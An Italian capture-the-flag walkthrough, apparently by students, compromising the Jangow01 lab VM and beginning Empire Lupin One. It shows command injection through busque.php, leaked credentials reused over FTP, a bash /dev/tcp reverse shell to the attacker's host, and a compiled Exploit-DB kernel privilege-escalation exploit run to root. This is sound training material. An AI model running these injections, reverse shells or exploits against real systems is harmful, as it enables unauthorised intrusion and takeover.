


Cliccandoci sopra finiamo in una pagina html vuota.
Insoddisfatti cerchiamo di carpire informazioni inserendo a fine url **ls-a**, questa tecnica è particolarmente comune per i server web configurati con Apache o Nginx e che hanno abilitata la visualizzazione del directory listing.

Kali Linux Kal

```
1 .
2 ..
3 assets
4 busque.php
5 css
6 index.html
7 js
8 wordpress
9
10
```

Abbiamo trovato “interessante” wordpress: visualizziamolo



Di se per se la pagina html non ci è molto utile ma applichiamo la stessa tecnica di directory listing con l**s-al**

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHu

```
total 24
drwxr-xr-x 2 www-data www-data  4096 Jun 10  2021 .
drwxr-xr-x 6 www-data www-data  4096 Jun 10  2021 ..
-rw-r--r-- 1 www-data www-data   347 Jun 10  2021 config.php
-rw-r--r-- 1 www-data www-data 10190 Jun 10  2021 index.html
```

Il file config.php attira la nostra attenzione: diamoci una sbirciatina

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

```
1  <?php
2  $servername = "localhost";
3  $database = "desafio02";
4  $username = "desafio02";
5  $password = "abygurl69";
6  // Create connection
7  $conn = mysqli_connect($servername, $username, $password, $database);
8  // Check connection
9  if (!$conn) {
10     die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14 ?>
15
16
```

Sono presenti dati interessanti come username e password. Decidiamo di testarli sulla porta 21

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
```

Nulla di fatto, continuiamo ad esplorare il percorso http

Tramite url ci incamminiamo verso altri percorsi e ci imbattiamo in pwd

Grayscale - Start Bootstrap T × http://192.168.56.118/site/bu × http://192.168.56.118/site/bu × +

view-source:http://192.168.56.118/site/busque.php?buscar=pwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

```
1 /var/www/html/site
2
3
```

Cerchiamo tramite directory listing in **/var/www/html/site**

```
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali N

total 16
drwxr-xr-x 3 root     root     4096 Oct 31  2021 .
drwxr-xr-x 3 root     root     4096 Oct 31  2021 ..
-rw-r--r-- 1 www-data www-data  336 Oct 31  2021 .backup
drwxr-xr-x 6 www-data www-data 4096 Jun 10  2021 site
```

Ci sembra molto interessante il file **.backup**

Utilizzando l'url eseguiamo un comando **cat** per sbirciare all'interno

```
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter

$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

Testiamo queste credenziali sulla porta 21

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Siamo dentro!

Iniziamo la ricerca tramite directory listing

```
ftp> ls -al
229 Entering Extended Passive Mode (|||17790|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   14 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp> cat html
?Invalid command.
ftp> cd /home
250 Directory successfully changed.
ftp> ls -sl
229 Entering Extended Passive Mode (|||46191|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> ls -al
229 Entering Extended Passive Mode (|||16389|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   24 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cat jangow01
?Invalid command.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||35816|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 .
drwxr-xr-x    3 0        0            4096 Oct 31  2021 ..
-rw-------    1 1000     1000          200 Oct 31  2021 .bash_history
-rw-r--r--    1 1000     1000          220 Jun 10  2021 .bash_logout
-rw-r--r--    1 1000     1000         3771 Jun 10  2021 .bashrc
drwx------    2 1000     1000         4096 Jun 10  2021 .cache
drwxrwxr-x    2 1000     1000         4096 Jun 10  2021 .nano
-rw-r--r--    1 1000     1000          655 Jun 10  2021 .profile
-rw-r--r--    1 1000     1000            0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
```

La ricerca ci ha condotto verso il file **user.txt:** un bellissimo file da poter riscrivere
Decidiamo di "Prendere in prestito" con il comando **get**

```
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||43237|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |***********************************************************
226 Transfer complete.
33 bytes received in 00:00 (0.98 KiB/s)
```

Diamo in ogni caso una sbirciata al file con **cat**


```
┌──(kali㉿kali)-[~]
└─$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```

In un primo momento abbiamo preventivato di utilizzare questo file per la nostra escalation.
Dopo aver però verificato i privilegi attuali ci siamo resi conto che sarebbe stata una strada non percorribile.
Di conseguenza abbiamo deciso di far intervenire un attore aggiuntivo: **linpeas**.

Linpeas è uno script per Linux usato durante il privilege escalation in attività di penetration testing:

- Scansiona il sistema alla ricerca di vulnerabilità e configurazioni deboli;
- Mostra informazioni utili per ottenere privilegi più alti (come root).

Cerchiamo la nostra nuova comparsa con **linpeas releases**



scarichiamo linpeas.sh

Lo inseriamo nella directory /home/jangow01 con il comando **put** tramite ftp

```
ftp> put linpeas.sh
local: linpeas.sh  remote: linpeas.sh
229 Entering Extended Passive Mode (|||22893|)
150 Ok to send data.
100% |*****************************************
226 Transfer complete.
```

Per sfruttare il nostro infiltrato linpeas avvieremo una reverse shell in bash sulla pagina html.
La reverse shell la cerchiamo da **pentestmonkey**

Xygeni
https://xygeni.io › sscs-glossary › what-is-reverse-shell
Che cosa è Reverse Shell?
Una reverse shell è **un metodo che gli aggressori usano per ottenere il controllo remoto su un sistema di destinazione**. A differenza di standard shell, in cui l' ...

Studio Consi
https://studioconsi.com › News
Remote Command Execution: Reverse e Bind Shells
Una **reverse shell** richiede l'uso di un IP (o dominio) e di una porta per stabilire la connessione mentre una bind shell può essere eseguita su qualsiasi porta ...

pentestmonkey
https://pentestmonkey.net › shells · Traduci questa pagina
Reverse Shell Cheat Sheet
One of the simplest forms of **reverse shell** is an xterm session. The following **command** should be run on the server. It will try to connect back to you (10.0.0.1) ...
Php-reverse-shell | Shells | Web Shells

Recuperiamo la nostra reverse shell

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Per poter utilizzare la nostra reverse shell modifichiamo il codice per le nostre necessità
/bin/bash -c ‘ bash -i >& /dev/tcp/192.168.56.111/443 0>&1

Lo inseriamo nella nostra famigerata pagina html

192.168.56.118/site/busque.php?buscar=/bin/bash -c ‘bash -i >& /dev/tcp/192.168.56.111/443 0>&1’

Successivamente ci mettiamo in ascolto sulla porta 443:
nc -lvnp 443;
F5 per aggiornare la pagina html

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.111] from (UNKNOWN) [192.168.1.118] 54428
bash: cannot set terminal process group (2710): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$
```

Allo stato attuale non possiamo interagirci, per questo implementeremo la libreria python con l'input:
python3 -c ' import pty;pty.spawn("/bin/bash")'
da esportare con il comando
export TERM=xterm

```
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$ cd /home
cd /home
jangow01@jangow01:/home$ ls
ls
jangow01
```

A questo punto la shell può rispondere ai miei comandi quindi eseguiamo l'accesso come **jangow01**

```
jangow01@jangow01:~$ ls -al
ls -al
total 856
drwxr-xr-x 4 jangow01 desafio02   4096 Mai 20 16:02 .
drwxr-xr-x 3 root     root        4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02    200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02    220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02   3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02   4096 Jun 10  2021 .cache
-rw------- 1 jangow01 desafio02 839046 Mai 20 16:02 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02   4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02    655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02      0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02     33 Jun 10  2021 user.txt
```

Notiamo che il file linpeas non ha i permessi per essere eseguito.
Di conseguenza lo implementeremo con **chmod +x linpeas.sh**

```
jangow01@jangow01:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:~$ ./linpeas.sh
```

Con il comando **./linpeas.sh** verrà eseguito

Completata la scansione delle vulnerabilità, non ci resta altro che analizzarla per poter trovare quella più adatta a noi

```
[+] [CVE-2016-8655] ebpf_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

In modalità FIFO analizziamo le vulnerabilità ottenute

Madamigella fortunata è dalla nostra: la prima ricerca ci conduce verso il codice del nostro exploit

Exploit-DB
https://www.exploit-db.com › ... · Traduci questa pagina

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27)

10 lug 2018 — Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation. **CVE-2017-16995** . local exploit for Linux platform.

EXPLOIT DATABASE

Cronologia dei download recenti
Chiudi
45010.c
13,4 kB • Fine
Cronologia dei download completa

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45010	2017-16995	RLARABEE	LOCAL	LINUX	2018-07-10

EDB Verified: ✓ | Exploit: / {} | Vulnerable App:

A questo punto il file **45010.c** viene caricato nella stessa directory ftp

```
└─$ ftp 192.168.1.140
Connected to 192.168.1.140.
220 (vsFTPd 3.0.3)
Name (192.168.1.140:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||61016|)
150 Ok to send data.
100% |***********************************|
226 Transfer complete.
13728 bytes sent in 00:00 (1.91 MiB/s)
ftp>
```

Torniamo al terminale nei panni di jangow01 con l'intento di trasformare il file 45010.c.
Per fare ciò diamo in input **gcc 45010.c -o AttackToJangow**

```
jangow01@jangow01:~$ ls
ls
45010.c  linpeas.sh  user.txt
jangow01@jangow01:~$ gcc 45010.c -o AttackToJangow
gcc 45010.c -o AttackToJangow
jangow01@jangow01:~$ ls
ls
45010.c  AttackToJangow  linpeas.sh  user.txt
jangow01@jangow01:~$
```

Avviamo AttackToJangow con **./AttackToJangow**

```
jangow01@jangow01:~$ ./AttackToJangow
./AttackToJangow
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff880037488400
[*] Leaking sock struct from ffff88003cb04780
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003bedb9c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003bedb9c0
[*] credentials patched, launching shell ...
#
```

Ora siamo all'interno della nostra shell.
Chi siamo?
whoami

```
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
```

```
da39a3ee5e6b4b0d3255bfef95601890afd80709
```

Siamo root ed esplorando le directory abbiamo trovato subito la flag

Traccia bonus 2 - Empire Lupin One - CTF Media

Questa box è stata creata per essere di media difficoltà, ma può trasformarsi in un'impresa ardua se ti smarrisci nel suo labirinto. Suggerimento: dovrai enumerare tutto ciò che è possibile.

Procedimento step-by-step

Una nuova preda per i CyberPredators: dopo aver inserito la macchina vittima nel nostro laboratorio VM eseguiamo uno scan per andare a visualizzare l'IP della nostra preda, come i veri CyberPredators fanno

sudo arp-scan –localnet

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:07:e2:e6, IPv4: 192.168.56.104
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:10       (Unknown: locally administered)
192.168.56.100  08:00:27:ce:56:a0       (Unknown)
192.168.56.103  08:00:27:41:03:68       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.870 seconds (136.90 hosts/sec). 3 responded
```

In alternativa avviando la macchina preda avremmo potuto notare l'indirizzo IP

```
Debian GNU/Linux 11 LupinOne tty1
#################################################
eth0: 192.168.56.103
Author: Icex64 & Empire Cybersecurity, Lda
#################################################

LupinOne login: _
```

L'IP della preda è 192.168.56.103

Procediamo con una scansione della macchina target, utilizzando il comando da terminale **nmap –sC –sV –p- 192.168.56.103**. Questo comando ci permetterà di scansionare tutte le porte sulla macchina bersaglio, in cerca di porte aperte, servizi attivi e le loro versioni.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 04:43 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/~myfiles
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:41:03:68 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
```

I risultati della scansione sono interessanti. La porta 22 è aperta per un servizio SSH, per il quale, al momento, non disponiamo di username e password.

La porta **80**, invece, è aperta e in uso per un servizio HTTP. Inoltre, notiamo che la scansione ci riporta due directory presenti sul servizio HTTP:


- /robots.txt
- /~myfiles

La pista più promettente è quella della porta 80. Apriamo una pagina web sulla Kali e inseriamo l'indirizzo IP della macchina bersaglio.




Veniamo accolti da una immagine di Lupin. Ispezionando il codice sorgente della pagina troviamo un messaggio di incoraggiamento: "*Its an easy box, dont give up*." Oltre questo, non troviamo altri elementi significativi.

Proviamo a visitare la directory /robots.txt in cerca di ulteriori informazioni.



Anche qui non troviamo alcunché di interessante, neanche nel codice sorgente.
Non ci resta che visitare la directory /~myfiles.



In questa directory troviamo un errore 404 e un altro messaggio ispezionando la sorgente della pagina: "You can do it, keep trying."

Abbiamo trovato il nostro primo vicolo cieco, apparentemente.
Per continuare è necessaria un po' di ricerca e ricorrere a qualche nuovo attore.


La prima idea è stata quella di utilizzare attori come **gobuster** e **dirbuster** per vedere se fosse possibile recuperare altre directory. Tuttavia, l'utilizzo di questi strumenti non ha dato riscontri significativi.

Un elemento interessante, invece, è la presenza del simobolo "~" nella directory myfiles. La tilde veniva utilizzata nelle vecchie versoni di apache per fare riferimento alla directory home di un utente. E' quindi possibile che ci siano altre directory che inizino con "/~", oltre myfiles.

Per testare questa possibilità utilizzeremo un ulteriore attore chiamato **Fuzz Faster U Fool**, che viene utilizzato prevalentemente come directory discover e *fuzzing* con GET e POST.

Dal terminale Kali usiamo il comando:
ffuf –w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.103/~FUZZ

Finalmente otteniamo un risultato interessante. Abbiamo trovato una directory chiamata secret.
Andiamo a esplorarla.



Questa pagina ci restituisce informazioni importanti:


- c'è una chiave ssh privata nascosta;
- viene menzionato fasttrack, che sappiamo essere una wordlist;
- Qualcuno si firma come icex64, possibile nome utente.

Il passaggio successivo è continuare a usare *ffuf*, per provare a trovare la chiave ssh privata.
Apriamo il console e inseriamo un comando di questo tipo:
ffuf –w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.103/~secret/.FUZZ -ic -fc 403,404 -e .php,.txt

Questo comando,più elaborato del precedente, effettuerà una scansione alla ricerca di file in formato .php e/o .txt, ignorando i messaggi di risposta 403,404 e garantendo, quindi, un risultato più leggibile e pulito.


```
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.103/~secret/.FUZZ -ic -fc 403,404 -e .php,.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.56.103/~secret/.FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Extensions       : .php .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403,404
________________________________________________

                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 7ms]
